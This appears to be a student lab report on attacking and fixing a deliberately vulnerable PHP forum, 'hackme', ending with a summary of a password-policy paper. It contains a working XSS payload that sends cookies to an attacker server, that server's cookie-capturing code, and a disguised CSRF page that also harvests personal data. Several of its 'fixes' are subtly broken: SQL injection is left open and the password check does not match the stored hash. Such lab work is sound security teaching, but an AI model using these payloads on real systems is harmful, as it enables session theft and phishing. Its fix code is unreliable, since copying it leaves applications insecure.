1. Password and Session Management

Password Management

When the user loads hackme (i.e., index.php), the webpage opens connection to the MySQL server and the database "cs6324spring21" is selected. Then, it checks for the existence of a cookie with name "hackme".

If the cookie exists, then the user is redirected to members.php webpage. If not, then the user is presented with a login screen. Once the user, enters the credentials, a POST request is made to the members.php page.

When this POST request reaches the members.php webpage, it first checks whether the input credentials are supplied. Then, it generates a hash value of the user supplied password using sha256 algorithm.

Then an SQL query is made to check whether the username supplied by the user is present in the database table "users". If such a user exists, then it creates two cookies using the setcookie function: hackme and hackme_pass containing the username and hashed password respectively.

Once the cookies are created, the page redirects to itself (i.e., reloads) and the page shows a message stating that the user is logged in. Then a query is made to the database table "threads" and fetches array of records.

Details about each record in the array is obtained from show.php using a GET request call. Also, in the show.php page, if some of the threads are created by the same user who has logged in, it gives an option to delete the thread. In every page, there is a condition check to see if the cookies exist and also connect to the MySQL database.

From the index.php page, if the user navigates to the register.php page in order to register a new user, a form is presented to the user. When the user fills out the form and presses the Submit button, a POST request is made to the same page register.php. It performs input validations and then hashes the password.

Then it checks if the user already exists in the database table "users". It allows the creation of new user only if the database table doesn't have any entry.

Vulnerabilities in Password Management System

1. Missing validations for user input before making HTTP method calls.
2. Missing check for password during authentication.
3. Exposed PHP source files.
4. Prints that the user does not exist.
5. No checks for the password strength during registration.

Missing validations for user input before making HTTP method calls

hackme does not have any validations in-place that can validate or sanitize the data entered by the user. This can lead to cross-site scripting attacks. Cross-site scripting is the unintended execution of remote code by a web client. Any web application might expose itself to XSS if it takes input from a user and outputs it directly on a web page.

If the attacker, disguised as a user, passes a script string in-place of input, the attacker will be able to execute commands in the website.

Missing check for password during authentication
hackme only checks if the username entered by the user is present in the database table "users". It hashes the password entered by the user but it doesn't check if that hashed password matches the one present in the database table. If the attacker has knowledge of the users that are using the hackme website, they can easily access any user account.

Exposed PHP source files
hackme does not have any configuration for hiding the PHP source files. The attacker can go through the source code and can discover weaknesses in the system. The attacker will be able to discover the flow of the code and the authentication measures configured for a website and then plan an attack accordingly.

Prints that the user does not exist
The webpage prints if the username entered by the user exists or not. The attacker can perform a brute-force approach to find the users who are using this website.

No checks for the password strength during registration
When the user, registers himself or herself for a new account in hackme, there is no checks in place to see whether the entered password is strong enough. The longer the password, the more difficult it is to crack. The attacker can take a public password dictionary or previously leaked password databases and then use a brute force method to crack the user's password.

Techniques to fix the above-mentioned vulnerabilities
For the **first vulnerability**, the solution will be to implement a validation for all the inputs coming from the user. When outputting any of these values, escape them so they will not be evaluated in an unexpected way.

PHP provides a few ways to escape output depending on the context:
1. PHPs Filter Functions
2. HTML Encoding
3. URL Encoding

For example, in-order to sanitize the data before sending it to the browser, we can change the code from this `$_POST["username"]` to this `htmlentities($_POST["username"])`.

All such occurrences in the hackme code for GET, POST, COOKIE methods have to be replaced in-order to completely fix this vulnerability.

In this way, when the attacker passes a tag string, these tags are replaced as literals and therefore, will not be evaluated.

htmlspecialchars will convert any "HTML special characters" into their HTML encodings, meaning they will then not be processed as standard HTML.

For the **second vulnerability**, the solution is to implement a check for verifying the password. Here's the code snippet obtained partially from members.php for the solution for this vulnerability:

```php
<?php
   // Connects to the Database
   include('connect.php');
   connect();

   // If the login form is submitted
   if (isset($_POST['submit'])) {
      $_POST['submit'] = htmlentities($_POST['submit']);
      $_POST['username'] = trim(htmlentities($_POST['username']));
      $_POST['password'] = htmlentities($_POST['password']);
      if (!$_POST['username'] | !$_POST['password']) {
         die('<p>You did not fill in a required field.
         Please go back and try again!</p>');
      }
      $passwordHash = hash('sha256', $_POST['password']);
      $check = mysql_query("SELECT * FROM users WHERE username = '".$_POST['username']."' AND
password = '".$_POST['password']."'") or die(mysql_error());

      $check2 = mysql_num_rows($check);
      if ($check2 == 0) {
         die("<p>Sorry, entered credentials is incorrect.</p>");
      } else {
         $hour = time() + 3600;
         setcookie(hackme, $_POST['username'], $hour);
         setcookie(hackme_pass, $passwordHash, $hour);
         header("Location: members.php");
      }
   }
?>
```

For the **third** vulnerability, we can set a php.ini configuration file with **expose_php = Off**. Another tactic is to configure web servers such as apache to parse different filetypes through PHP, either with an .htaccess directive, or in the apache configuration file itself. You can then use misleading file extensions or obscure it completely.

For the **fourth** vulnerability, the code can be changed to print that the supplied credentials are incorrect. By doing this, the attacker, when trying to check for different usernames present in the hackme website will not be able to check if a particular username is present already.

For the **fifth** vulnerability, the registration page should be modified to contain the checks for password strength validation.

The following code snippet, validate the password using preg_match() function in PHP with Regular Expression, to check whether it is strong and difficult to guess.

- Password must be at least 8 characters in length.
- Password must include at least one upper case letter.
- Password must include at least one number.
- Password must include at least one special character.

```php
<?php
```

```
    // If the registration form is submitted
    if (isset($_POST['submit'])) {
        $_POST['uname'] = htmlentities(trim($_POST['uname']));
        $_POST['password'] = htmlentities($_POST['password']);
        $_POST['fname'] = htmlentities($_POST['fname']);
        $_POST['lname'] = htmlentities($_POST['lname']);
        if (!$_POST['uname'] | !$_POST['password'] | !$_POST['fname'] | !$_POST['lname']) {
            die('<p>You did not fill in a required field. Please go back and try again!</p>');
        } else {
            $password = $_POST['password'];
            $uppercase = preg_match('@[A-Z]@', $password);
            $lowercase = preg_match('@[a-z]@', $password);
            $number    = preg_match('@[0-9]@', $password);
            $specialChars = preg_match('@[^\w]@', $password);

            if (!$uppercase || !$lowercase || !$number || !$specialChars || strlen($password) < 8) {
                die('<p>Password should be at least 8 characters in length and should include at least one upper case
letter, one number, and one special character.</p>');
            } else {
                $passwordHash = hash('sha256', $_POST['password']);
                $check = mysql_query("SELECT * FROM users WHERE username = '".$_POST['uname']."'")or
die(mysql_error());

                // Gives error if user already exist
                $check2 = mysql_num_rows($check);
                if ($check2 != 0) {
                    die('<p>Sorry, user name already exists.</p>');
                } else {
                    mysql_query("INSERT INTO users (username, pass, fname, lname) VALUES
('".$_POST['uname']."', '". $passwordHash ."', '". $_POST['fname']."', '". $_POST['lname'] ."');")or
die(mysql_error());
                    echo "<h3> Registration Successful!</h3> <p>Welcome ". $_POST['fname'] ."! Please log in...</p>";
                }
            }
        }
    }
?>
```

Session Management

In the hackme, the cookies are created right when the user logins in into the website. The expiry time of the cookies are set to 3600 seconds, which translate to 1 hour. There are basically two cookies that gets created by the website i.e., hackme and hackme_pass.

The hackme cookie contains the username of the currently logged-in user. The hackme_pass cookie contains the hashed password entered by the user.

When the user navigates to different pages of hackme website, the hackme cookie's presence is checked. When the user logs out of the website, the cookies are updated and they are made to expire.

Vulnerabilities in Session Management

1. Cookies are stored in unencrypted format and prone to session hijacking.
2. Cookies contain sensitive information i.e., hashed password.
3. Value in cookie is used for MySQL database insert statements.

Cookies are stored in unencrypted format

The remote web application sets various cookies throughout a user's unauthenticated and authenticated session. However, there are instances where the application is running over unencrypted HTTP or the cookies are not marked 'secure', meaning the browser could send them back over an unencrypted link under certain circumstances. As a result, it may be possible for a remote attacker to intercept these cookies.

Cookies contain sensitive information

The attacker can obtain the hackme_pass cookie and perform brute-force attack to find the password of the user.

Value in cookie is used for MySQL database insert statements

Since the cookies that are configured in hackme website is very insecure, the attackers can tamper the data and can corrupt the MySQL database with incorrect data.

More usefully for attackers, JavaScript provides the document.cookie property for manipulating cookies from scripts. If a sensitive cookie, such as the session cookie, does not have the additional httpOnly flag, it can be read and modified by malicious scripts following a successful cross-site scripting (XSS) attack.

Safeguarding Cookies

- Use the right cookie flags and attributes: There are several ways to make cookies less accessible to attackers. By setting the httpOnly flag, you can make a cookie inaccessible to scripts. This is recommended especially for session cookies, as is setting the secure flag to ensure that the cookie is only sent over HTTPS.
- Use unique and secure session cookies: Session identifiers should be inaccessible to attackers and randomly generated so they are impossible to guess or brute-force. They should also be unusable after the session is closed.
- Use each cookie for a single task: It can be tempting to employ multi-purpose cookies, but this complicates workflows and can open up security risks. Session cookies, in particular, should never be used as anti-CSRF tokens or password reset tokens.
- Use proper session management: Cookie security is especially important for session management, as one mistake can open the door to attacks. The first step to following best practices and avoiding simple mistakes is using built-in session management features from a trusted and mature framework rather than reinventing the wheel.

For performing encryption and decryption of cookies, we have written two PHP functions in hackme:

```
function encrypt($text, $salt) {
    return trim(base64_encode(mcrypt_encrypt(MCRYPT_RIJNDAEL_256, $salt, $text, MCRYPT_MODE_ECB,
mcrypt_create_iv(mcrypt_get_iv_size(MCRYPT_RIJNDAEL_256, MCRYPT_MODE_ECB), MCRYPT_RAND))));
}
```

```
function decrypt($text, $salt) {
   return trim(mcrypt_decrypt(MCRYPT_RIJNDAEL_256, $salt, base64_decode($text), MCRYPT_MODE_ECB,
mcrypt_create_iv(mcrypt_get_iv_size(MCRYPT_RIJNDAEL_256, MCRYPT_MODE_ECB), MCRYPT_RAND)));
}
```

Rijndael is a symmetric key encryption algorithm that's constructed as a block cipher. It supports key sizes of 128, 192 and 256 bits, with data handling taking place in 128-bit blocks. In addition, the block sizes can mirror those of their respective keys.

The choice of encryption solely depends on the website maintainers. The above chosen algorithm is implemented to demonstrate how encryption of cookies play a major role in preventing cookie poisoning attacks.

Additionally, for securing the cookies, when using the setcookie method, we can set the HttpOnly flag to true and also secure flag to true. The secure flag will work only when the website uses HTTPS.

2. XSS Attack

In cross-site scripting attack, the attacker injects code into the remote server.

The following is the special input string written to perform the attack:
<script>fetch('http://127.0.0.1:8081/addCookie', {method: 'POST', mode: 'no-cors', headers: {'Content-type': 'text/plain'}, body: document.cookie });</script>

The same script is written inside XSS_input.txt file.

The special input string needs to be appended along with the input in-order to successfully steal the cookies. The special input string is written in JavaScript.

The attacker intercepts the POST request made when the user clicks on the attacker's thread. Whenever a new thread is made, the following
http://fiona.utdallas.edu/hackme/members.php?title=jasmine+fox&message=test+post&post_submit=POST

The URL http://127.0.0.1:8081 is configured as the attacker's website. The attacker can configure their own static server to where the cookies can be stolen.

For our example, the attacker's server is based on NodeJS and a RESTful endpoint is configured to receive the cookie data.

The Fetch API provides a JavaScript interface for accessing and manipulating parts of the HTTP pipeline, such as requests and responses. It also provides a global fetch() method that provides an easy, logical way to fetch resources asynchronously across the network.

Cookies are small strings of data that are stored directly in the browser. Cookies are usually set by a web-server using the response Set-Cookie HTTP-header. Then, the browser automatically adds them to (almost) every request to the same domain using the Cookie HTTP-header.

We can also access cookies from the browser, using document.cookie property.

By using the fetch() method, we are sending a POST request to the attacker's endpoint, with body containing cookie data of the user. Since the cookie data is of plain text type, the Content-Type parameter under headers is specified accordingly.

The mode read-only property of the Request interface contains the mode of the request (e.g., cors, no-cors, same-origin, or navigate.) This is used to determine if cross-origin requests lead to valid responses, and which properties of the response are readable.

Here's the example attacker server backend source code:

```
var express = require('express');
var mysql = require('mysql');
var app = express();
app.use(express.text())
var fs = require('fs');
const { time } = require('console');

var conn = mysql.createConnection({
  host: "localhost",
  port: 3306,
  user: "root",
  password: "P@s5w0rd",
  insecureAuth: true
});

conn.connect(function(err) {
  if (err) throw err;
  console.log("Connected to MySQL Server!");
  conn.query("CREATE DATABASE IF NOT EXISTS attackerdb", function(err, result) {
    if (err) throw err;
    console.log("Database Created!");
  });
  conn.query("USE attackerdb", function(err, result) {
    if (err) throw err;
    console.log("Database Selected!");
  });
  conn.query("CREATE TABLE IF NOT EXISTS cookies (cookie_id VARCHAR(255) PRIMARY KEY NOT
NULL, cookie_data VARCHAR(255))", function(err, result) {
    if (err) throw err;
    console.log("Table Created!");
  });
});

app.get('/', function(req, res) {
  console.log("GET call successful!");
});

app.post('/addCookie', function(req, res) {
  var cookie = req.body;
```

```
    var cookieArray = cookie.split(";");
    for (var i = 0; i < cookieArray.length; i++) {
        var cookieData = cookieArray[i].split("=");
        insert_query = "INSERT INTO cookies (cookie_id, cookie_data) VALUES (\"" + cookieData[0] + "\", \"" +
cookieData[1] + "\");";
        conn.query(insert_query, function(err, result) {
            if (err) throw err;
            console.log("Query successful: " + insert_query);
        });
    }
    fs.writeFile("captureCookie.txt", String(cookie), (err) => {
        if (err) throw err;
        console.log("Write to file successful!");
    });
    res.status(200).end();
});

var server = app.listen(8081, function() {
    console.log("Example Attacker Server!");
});
```

The above code makes use of different NodeJS modules, such as Express, fs and MySQL. The document.cookie parameter will contain all the cookies that are used in the website. For example, document.cookie: hackme=username; hackme_pass=password

The incoming cookie data is parsed and each cookie gets stored in a persistent database. Also, the cookie data is stored in a text file called **captureCookie.txt** on the attacker's server.

Preventing Cross Site Scripting (XSS) Attack
There should be input validation for all the HTTP method request calls. There should be an escape mechanism where the input coming from the client side is not processed or evaluated as a command.

We can use HTML encoding or URL encoding or PHP filter functions to prevent XSS attacks. Example usage of HTML encoding and URL encoding is given below:


```
$_POST['data'] = htmlentities($_POST['data']);
$_POST['data'] = htmlspecialchars($_POST['data']);
$_POST['data'] = urlencode($_POST['data']);
$_POST['data'] = filter_input(INPUT_POST, 'data', FILTER_SANITIZE_URL);
```

There is a general misconception that converting all the website requests to POST will help prevent these kinds of attacks but that is not always the case. If the attacker can intercept or mimic server responses, the attack can still be carried out.

3. XSRF Attack

Cross Site Request Forgery (XSRFs or CSRFs) are typically conducted using malicious social engineering, such as an email or link that tricks the victim into sending a forged request to a server. As the unsuspecting user is authenticated by their application at the time of the attack, it's impossible to distinguish a legitimate request from a forged one.

Here’s the example webpage that has been created to run the XSRF attack:



When the user fills out the form, the data is stored persistently in a database present in attacker’s server. But this is only for social engineering purpose, where the user voluntarily shares his / her personal data.

Here’s the example attacker’s server backend source code:

```
var express = require('express');
var mysql = require('mysql');
var app = express();
app.use(express.text())

var conn = mysql.createConnection({
    host: "localhost",
    port: 3306,
    user: "root",
    password: "P@s5w0rd",
    insecureAuth: true
});

conn.connect(function(err) {
    if (err) throw err;
    console.log("Connected to MySQL Server!");
    conn.query("CREATE DATABASE IF NOT EXISTS attackerdb", function(err, result) {
        if (err) throw err;
        console.log("Database Created!");
    });
    conn.query("USE attackerdb", function(err, result) {
        if (err) throw err;
        console.log("Database Selected!");
```

```
    });
    conn.query(`CREATE TABLE IF NOT EXISTS userdata (
        data_id INT PRIMARY KEY NOT NULL AUTO_INCREMENT,
        first_name VARCHAR(255) NOT NULL,
        last_name VARCHAR(255) NOT NULL,
        email VARCHAR(255) NOT NULL,
        mobile VARCHAR(255) NOT NULL,
        address_line1 VARCHAR(255) NOT NULL,
        address_line2 VARCHAR(255) NOT NULL,
        country VARCHAR(255) NOT NULL,
        state VARCHAR(255) NOT NULL,
        zipcode VARCHAR(255) NOT NULL
    )`, function(err, result) {
        if (err) throw err;
        console.log("Table Created!");
    });
});

app.post('/insertUserdata', function(req, res) {
    var userdata = JSON.parse(req.body);
    var dataString = "\"" + userdata.first_name + "\", " + "\"" + userdata.last_name + "\", " + "\"" + userdata.email +
"\", " + "\"" + userdata.mobile + "\", " + "\"" + userdata.address_line1 + "\", " + "\"" + userdata.address_line2 + "\", "
+ "\"" + userdata.country + "\", " + "\"" + userdata.state + "\", " + "\"" + userdata.zipcode + "\"";
    conn.query("INSERT INTO userdata (first_name, last_name, email, mobile, address_line1, address_line2,
country, state, zipcode) VALUES (" + dataString + ");", function(err, result) {
        if (err) throw err;
        console.log("Data inserted successfully!");
    });
    res.status(200).end();
});

var server = app.listen(8081, function() {
    console.log("Example Attacker Server!");
});
```

There are numerous ways in which an end user can be tricked into loading information from or submitting information to a web application. In order to execute an attack, we must first understand how to generate a valid malicious request for our victim to execute.

The attack will comprise the following steps:

1. Building an exploit URL or script
2. Tricking Alice into executing the action with Social Engineering

Performing XSRF Attack on hackme

By carefully examining the source of hackme, there is a vulnerability for XSRF in the post.php page. Our XSRF attack will be exploiting this vulnerability to create threads in hackme website bearing the username of the victim user.

A new webpage is created that runs the XSRF attack. When the user enters this webpage, an invisible form gets submitted as a POST request to the hackme website's post.php page. The

attack is completely hidden and the user will still be interacting only in the new webpage. Here's the code of the newly created webpage that is used for running this attack:

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Awesome Free Stuff!</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css"
integrity="sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T"
crossorigin="anonymous">
    <link rel="stylesheet" href="css/form-validation.css">
    <link rel="stylesheet" href="css/sticky-footer-navbar.css">
    <link rel="stylesheet" href="css/awesome-free-stuff.css">
  </head>
  <body onload="document.forms[0].submit()">
    <form style="display: none;" method="post" action="http://fiona.utdallas.edu/hackme/post.php"
target="invisibleFrame">
      <input type="text" name="title" maxlength="50" value="Attacked"/>
      <textarea name="message" cols="120" rows="10" id="message">XSRF test! Should provide links for
Awesome Free Stuff page here!</textarea>
      <input name="post_submit" type="submit" id="post_submit" value="POST" />
    </form>
    <iframe style="display: none;" name="invisibleFrame" id="invisibleFrame" src=""></iframe>
    <header>
      <nav class="navbar navbar-expand-md navbar-dark fixed-top bg-dark">
        <a class="navbar-brand" href="#">Awesome Free Stuffs</a>
        <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarCollapse" aria-
controls="navbarCollapse" aria-expanded="false" aria-label="Toggle navigation">
          <span class="navbar-toggler-icon"></span>
        </button>
      </nav>
    </header>
    <main role="main" class="flex-shrink-0">
      <div class="container">
        <h2 class="mt-5">Register yourself for Awesome Free Stuffs!</h2>
      </div>
    </main>
    <div class="container">
      <div class="row">
        <div class="col-md-4 order-md-2 mb-4">
          <img width="100%" height="80%" class="img-responsive" src="img/free_stuff.jpg">
        </div>
        <div class="col-md-8 order-md-1">
          <form novalidate>
            <div class="row">
              <div class="col-md-6 mb-3">
                <label for="firstName">First name</label>
                <input type="text" class="form-control" id="firstName" placeholder="" value="" required>
                <div class="invalid-feedback">
                  Valid first name is required.
```

```
      </div>
    </div>
    <div class="col-md-6 mb-3">
      <label for="lastName">Last name</label>
      <input type="text" class="form-control" id="lastName" placeholder="" value="" required>
      <div class="invalid-feedback">
        Valid last name is required.
      </div>
    </div>
  </div>
  <div class="mb-3">
    <label for="email">Email</label>
    <input type="email" class="form-control" id="email" placeholder="you@example.com">
    <div class="invalid-feedback">
      Please enter a valid email address for shipping updates.
    </div>
  </div>
  <div class="mb-3">
    <label for="mobile">Mobile</label>
    <input type="" class="form-control" id="email" placeholder="9876543210">
    <div class="invalid-feedback">
      Please enter a valid mobile number for shipping updates.
    </div>
  </div>
  <div class="mb-3">
    <label for="address">Address</label>
    <input type="text" class="form-control" id="address" placeholder="1234 Main St" required>
    <div class="invalid-feedback">
      Please enter your shipping address.
    </div>
  </div>
  <div class="mb-3">
    <label for="address2">Address 2 <span class="text-muted">(Optional)</span></label>
    <input type="text" class="form-control" id="address2" placeholder="Apartment or suite">
  </div>
  <div class="row">
    <div class="col-md-5 mb-3">
      <label for="country">Country</label>
      <select class="custom-select d-block w-100" id="country" required>
        <option value="">Choose...</option>
        <option>United States</option>
      </select>
      <div class="invalid-feedback">
        Please select a valid country.
      </div>
    </div>
    <div class="col-md-4 mb-3">
      <label for="state">State</label>
      <select class="custom-select d-block w-100" id="state" required>
        <option value="">Choose...</option>
        <option>Texas</option>
```

```
            </select>
            <div class="invalid-feedback">
              Please provide a valid state.
            </div>
          </div>
          <div class="col-md-3 mb-3">
            <label for="zip">Zip</label>
            <input type="text" class="form-control" id="zip" placeholder="" required>
            <div class="invalid-feedback">
              Zip code required.
            </div>
          </div>
        </div>
        <button class="btn btn-primary btn-lg btn-block" type="submit">Register</button>
        <br/>
      </form>
    </div>
  </div>
</div>
<script>
  const form = document.querySelectorAll('form')[1];
  form.addEventListener('submit', handleSubmit);
  function handleSubmit(event) {
    event.preventDefault();
    var userdata = {
      "first_name": form[0].value,
      "last_name": form[1].value,
      "email": form[2].value,
      "mobile": form[3].value,
      "address_line1": form[4].value,
      "address_line2": form[5].value,
      "country": form[6].value,
      "state": form[7].value,
      "zipcode": form[8].value
    };
    fetch('http://127.0.0.1:8081/insertUserdata', {
      method: 'POST',
      mode: 'no-cors',
      headers: {
        'Content-Type': 'text/plain'
      },
      body: JSON.stringify(userdata)
    });
    console.log(userdata);
  }
</script>
<script src="https://code.jquery.com/jquery-3.6.0.min.js" integrity="sha256-
/xUj+3OJU5yExlq6GSYGSHk7tPXikynS7ogEvDej/m4=" crossorigin="anonymous"></script>
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js" integrity="sha384-
JjSmVgyd0p3pXB1rRibZUAYoIIy6OrQ6VrjIEaFf/nJGzIxFDsf4x0xIM+B07jRM"
crossorigin="anonymous"></script>
```

```
 </body>
</html>
```

Specific vulnerability in hackme that lead to XSRF attack

In the hackme's post.php page, during the POST request, the webpage doesn't check if the request originates from same origin or cross origin. Also, because of this reason, the cookies created for the user in hackme website gets used in the attacker's newly created webpage.

When we see the hackme's post.php page, we can see that there is a form provided allowing the user to create thread messages. In the attacker's newly created webpage, we mimic this form. We pass the same parameters as required for the POST request. The core of this XSRF attack is that the browser thinks that the user is submitting this form on purpose, hence it forwards the authentication cookies along with the form to hackme.

Methods to prevent XSRF attack on hackme

1. Use of anti-CSRF or anti-XSRF tokens
   The typical approach to validate requests is using a CSRF token, sometimes also called anti-CSRF token. A CSRF token is a value proving that you're sending a request from a form or a link generated by the server. In other words, when the server sends a form to the client, it attaches a unique random value (the CSRF token) to it that the client needs to send back. When the server receives the request from that form, it compares the received token value with the previously generated value. If they match, it assumes that the request is valid.

   If the hackme site is configured to use a simple anti-CSRF token, the web server sets that token in the session cookie of your web browser right after you log in. All the form submissions include a hidden field containing the token. This completely eliminates the CSRF vulnerability.

   If the attacker tries to perform a Cross-Site Request Forgery using a malicious site, they will not know the current token that is set in the cookie. Your server will not process a request without this token, so the attack fails.

   When we generate and later verify our token, we must follow these principles to make sure that our anti-CSRF token cannot be guessed or otherwise abused:
   - Use a non-predictable, well-established random number generator with enough entropy.
   - Expire tokens after a short amount of time so that they cannot be reused.
   - Use safe ways to verify whether the received token is the same as the set token, for example, compare hashes.
   - Do not send CSRF tokens in HTTP GET requests, so that they are not directly available in the URL and they do not leak in the Referer header with other referrer information.

2. Ensure Cookies are sent with the SameSite Cookie Attribute
   The Same-Site cookie attribute allows developers to instruct browsers to control whether cookies are sent along with the request initiated by third-party domains.

   Setting a Same-Site attribute to a cookie is quite simple:
   Set-Cookie: CookieName=CookieValue; SameSite=Lax;

Set-Cookie: CookieName=CookieValue; SameSite=Strict;

A value of Strict will mean than any request initiated by a third-party domain to your domain will have any cookies stripped by the browser. This is the most secure setting, since it prevents malicious sites attempting to perform harmful actions under a user's session.

A value of Lax permits GET request from a third-party domain to your domain to have cookies attached - but only GET requests. With this setting a user will not have to sign in again to your site if the follow a link from another site.

hackme website when creating session cookies, can include the SameSite attribute, which can prevent other websites from accessing the cookie information.

3. Include Addition Authentication for Sensitive Actions
   When the user tries to post a thread message or perform sensitive actions, then they can be asked to re-authenticate or perform second authentication steps, which can greatly reduce the possibility of XSRF attacks. We can also add the HttpOnly attribute to protect against some forms of cross-site scripting flaws; doing so also makes XSRF attacks more difficult to execute, as cross-site scripting vulnerabilities enable some types of XSRF attacks.

   hackme can include re-authentication or a two-step verification before performing a HTTP request.

5. Weak Passwords

1. Read the paper "Testing Metrics for Password Creation Policies by Attacking Large Sets of Revealed Passwords" by Weir et al.

- **Describe the current NIST standard for measuring the strength of passwords.**

The NIST is a document where they attempt to define the random variables which are created through the common password creation policies. Here, the random variables are unknown.

$H(x,y) \leq H(x) + H(y)$ - - - > equation 1

The entropy score of a password defines the strength of the password each variable is assigned with an entropy score which is summed up for the final entropy score.

The entropy has a set of criteria for which the password strength is calculated.

a) Entropy of first character - 4 bits
b) Entropy of next seven characters - 2 bits per character
c) Not more than eight characters - 2.3 bits per character
d) Entropy for ninth to twentieth characters - 1.5 bits per character
e) Upper case and non-alphabetic characters - 6 bits

when occur only at the beginning and end of the password.

Extensive dictionary check - 6 bits of entropy

After the entropy score is predicted then the resulting entropy score is calculated with the measure of security provided by the password creation policy.

Chance of Success = Number of Allowed Guesses / $2^{H(x)}$ - - - > equation 2

There are two different levels in the NIST SP800-63 for the maximum level of guesses by the attacker.

Level 1 - 1 in 1024 chances

Level 1=2 - 1 in 16384 chances

Level 1: Number of Allowed Guesses = $2^{H(x)} * 2^{-10}$ - - - > equation 3(a)

Level 2: Number of Allowed Guesses = $2^{H(x)} * 2^{-14}$ - - - > equation 3(b)

From the equation 2, to calculate H(x) is to allow the defender to tailor the password creation policy to the security level of the guesses the attacker is allowed.

- **Briefly outline why, according to the paper, the NIST standard is ineffective.**

The ineffectiveness of the NIST standard was concluded based on conducting few experiments with their password cracking techniques and real-life data sets. this experiment was conducted with the RockYou password list which was obtained by an attacker who used SQL injection attack against rockyou.com website. The passwords right off various applications like Facebook, Myspace , Friendster etc. The password creation policy had about 4 to 32 minimums with the SP800-63 rules. These passwords rarely met the rule five.

Type 1 Experiment – Password Length

The first part of the experiment was based on the password creation with the different lengths used. The attack used to create the passwords was DIC-0294 (dictionary attack). These guesses were applied from the dictionary. The length of the password was predicted artificially which caused the ineffectiveness of this method.

Type 2 Experiment – Digits

The second type of experiment is where the digits were added along with the password and it was sub settled with containing at least one digit. the results of this experiment seemed to be easier to crack the presence of the digit decrease to the effectiveness of the password cracking attack in the first hundred million guesses. the digits were used in passwords as "all digits" ,after the password ,before the password and in the middle of the password. These types of passwords were to be targeted in the online attack. from the above sessions in the acceptable NIST failure rates show that if your Blacklist of a common passwords is not the part of password creation policy then the NIST model breaks down. The NIST entropy measurement is that it overestimates the security of certain passwords that can be cracked quickly while drastically underestimating the security of many passwords.

Type 3 Experiment – Blacklists of Banned Passwords

The Blacklist is nothing but the prohibited passwords. this can be used as a filter to crack the passwords by eliminating these types of password models. the attacker when know the Blacklist can easily crack the passwords. If the Blacklist is long, then NIST entropy value is small comparatively. This experiment predicted the security of the moderately sized security.

Type 4 Experiment – Upper Case Characters

The password creation policy where the uppercase is included handles the cracking session in this type. The password cracking is like other attacks but are less effective who pick weak passwords and are compromised in an online cracking attack.

Type 5 Experiment – Special Characters

Internet password creation with the special characters in them that found hard to crack on the combination of the variables digits and the special characters were more likely hard to crack. These experiments which are categorized to show that the document put forward by the NIST does not provide a strong security with the password creation policy.

- **Based on your understanding, suggest a set of rules that can be employed by hackme to prevent "weak passwords".**

✓ Length of the password should be minimum of 8 characters.
✓ Passwords must be a combination of alphabets, numbers, and special characters.
✓ 2-factor Authentication can be used to secure the password.
✓ Login attempts for the user must be strictly limited.
✓ Avoid commonly used passwords.
✓ Encrypt the passwords.